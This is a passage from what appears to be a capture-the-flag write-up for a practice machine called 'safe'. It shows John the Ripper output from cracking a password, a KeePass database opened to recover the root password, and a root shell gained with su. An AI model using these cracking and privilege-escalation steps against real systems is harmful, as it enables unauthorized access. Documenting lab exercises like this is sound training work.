1g 0:00:00:30 0.02% (ETA: 2020-06-14 08:04) 0.03274g/s 110.0p/s 584.6c/s 584.6C/s hellboy..angeli
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

I used KeePassX to access the database file and retrieve the root accounts password.



I copied the password and used su root in my SSH session, successfully granting me root privileges.

```
user@safe:~$ su root
Password:
root@safe:/home/user# whoami; uname -a
root
Linux safe 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1 (2019-04-12) x86_64 GNU
/Linux
root@safe:/home/user#
```